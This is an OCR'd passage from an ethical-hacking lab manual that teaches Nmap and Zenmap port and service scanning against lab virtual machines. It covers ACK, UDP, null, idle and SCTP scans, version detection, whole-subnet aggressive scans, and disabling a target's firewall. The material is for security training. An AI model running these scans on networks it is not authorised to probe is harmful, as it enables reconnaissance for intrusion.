


Figure 2.3.7: Zenmap scan results for Stealth scan

Note: In the TCP Maimon scan, a FIN/ACK probe is sent to the target; if there is no response, then the port is Open|Filtered, but if the RST packet is sent as a response, then the port is closed.

TASK 3.5

Perform ACK Flag Probe Scan

20. In the **Command** field, type the command **nmap -sA -v <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sA**: performs the ACK flag probe scan and **-v**: enables the verbose output (include all hosts and ports in the output).

21. The scan results appear, displaying that the ports are unfiltered on the target machine, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.8: Zenmap scan results for Stealth scan

Note: The ACK flag probe scan sends an ACK probe packet with a random sequence number; no response implies that the port is filtered (stateful firewall is present), and an RST response means that the port is not filtered.

22. Now, switch to the **Windows Server 2016** virtual machine and turn off the **Windows Firewall** from **Control Panel**.




Figure 2.3.9: Turning off Windows Firewall

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.6

Perform UDP Scan

23. Now, return to the **Windows 10** virtual machine. In the **Command** field, type the command **nmap -sU -v <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sU**: performs the UDP scan and **-v**: enables the verbose output (include all hosts and ports in the output).

24. The scan results appear, displaying all open UDP ports and services running on the target machine, as shown in the screenshot.

Note: This scan will take approximately 20 minutes to finish the scanning process and the results might differ in your lab environment.




Figure 2.3.10: Zenmap- scan results for UDP scan

Note: The UDP scan uses UDP protocol instead of the TCP. There is no three-way handshake for the UDP scan. It sends UDP packets to the target host; no response means that the port is open. If the port is closed, an ICMP port unreachable message is received.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Close the **Zenmap** window.
26. You can create your scan profile, or you can also choose the default scan profiles available in Nmap to scan a network
27. Double-click the **Nmap - Zenmap GUI** shortcut from **Desktop** to launch Nmap.
28. To choose the default scan profiles available in Nmap, click on the drop-down icon in the **Profile** field and select the scanning technique you want to use.




Figure 2.3.11: Zenmap Default Scan Options

TASK 3.7

Create a Scan Profile

29. To create a scan profile; click **Profile → New Profile or Command**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 2.3.12: Creating a New Profile

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The **Profile Editor** window appears. In the **Profile** tab, under the **Profile Information** section, input a profile name (here, **Null Scan**) into the **Profile name** field.




Figure 2.3.13: Entering Profile Name

31. Now, click the **Scan** tab and select the scan option (here, **Null scan (-sN)**) from the **TCP scan** drop-down list.
32. Select **None** in the **Non-TCP scans** drop-down list and **Aggressive (-T4)** in the **Timing template** list. Ensure that the **Enable all advanced/aggressive options (-A)** checkbox is selected and click **Save Changes**, as shown in the screenshot.

Note: Using this configuration, you are setting Nmap to perform a null scan with the time template as **-T4** and all **aggressive** options enabled.

33. This will create a new profile, and will thus be added to the profile list.

Note: You can select any other scan options as per your requirements.




Figure 2.3.14: Configuring Null Scan Profile

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. In this task, we will be targeting the **Ubuntu** virtual machine (**10.10.10.9**). Therefore, before starting this task, turn on the **Ubuntu** virtual machine.

35. In the main window of **Zenmap**, enter the target IP address (here, **10.10.10.9**) in the **Target** field to scan. Select the **Null Scan** profile, which you created from the **Profile** drop-down list, and then click **Scan**.




Figure 2.3.15: Initiating Null Scan

36. Nmap scans the target and displays results in the **Nmap Output** tab, as shown in the screenshot.

Note: The results obtained in your lab environment may differ.




Figure 2.3.16: Null Scan Result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Apart from the aforementioned port scanning and service discovery techniques, you can also use the following scanning techniques to perform a port and service discovery on a target network using Nmap.

    - **IDLE/IPID Header Scan**: A TCP port scan method that can be used to send a spoofed source address to a computer to discover what services are available.

      # nmap -sI -v <target IP address>

    - **SCTP INIT Scan**: An INIT chunk is sent to the target host; an INIT+ACK chunk response implies that the port is open, and an ABORT Chunk response means that the port is closed.

      # nmap -sY -v <target IP address>

    - **SCTP COOKIE ECHO Scan**: A COOKIE ECHO chunk is sent to the target host; no response implies that the port is open and ABORT Chunk response means that the port is closed.

      # nmap -sZ -v <target IP address>

TASK 3.8

Perform Service Version Discovery

38. In the **Command** field, type the command **nmap -sV <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: **-sV**: detects service versions.

39. The scan results appear, displaying that open ports and the version of services running on the ports, as shown in the screenshot.




Figure 2.3.17: Zenmap scan results for Service Version Discovery

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Service version detection helps you to obtain information about the running services and their versions on a target system. Obtaining an accurate service version number allows you to determine which exploits the target system is vulnerable to.

40. Before starting the next sub-task, ensure that the **Parrot Security** and **Ubuntu** virtual machines are turned on.

TASK 3.9

Scan a Whole Subnet

41. In the **Command** field, type the command **nmap -A <Target Subnet>** (here, target subnet is **10.10.10.***) and click **Scan**. By providing the "*" (asterisk) wildcard, you can scan a whole subnet or IP range.

Note: **-A**: enables aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute). You should not use -A against target networks without permission.

42. Nmap scans the entire network and displays information for all the hosts that were scanned, along with the open ports and services, device type, details of OS, etc. as shown in the screenshot.

Note: This scan will take some time to finish the scanning process. The results might differ in your lab environment.




Figure 2.3.18: Zenmap displaying output for a Whole Subnet Scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Choose an IP address **10.10.10.16** from the list of hosts in the left-pane and click the **Host Details** tab. This tab displays information such as **Host Status**, **Addresses**, **Operating System**, **Ports used**, **OS Classes**, etc. associated with the selected host.

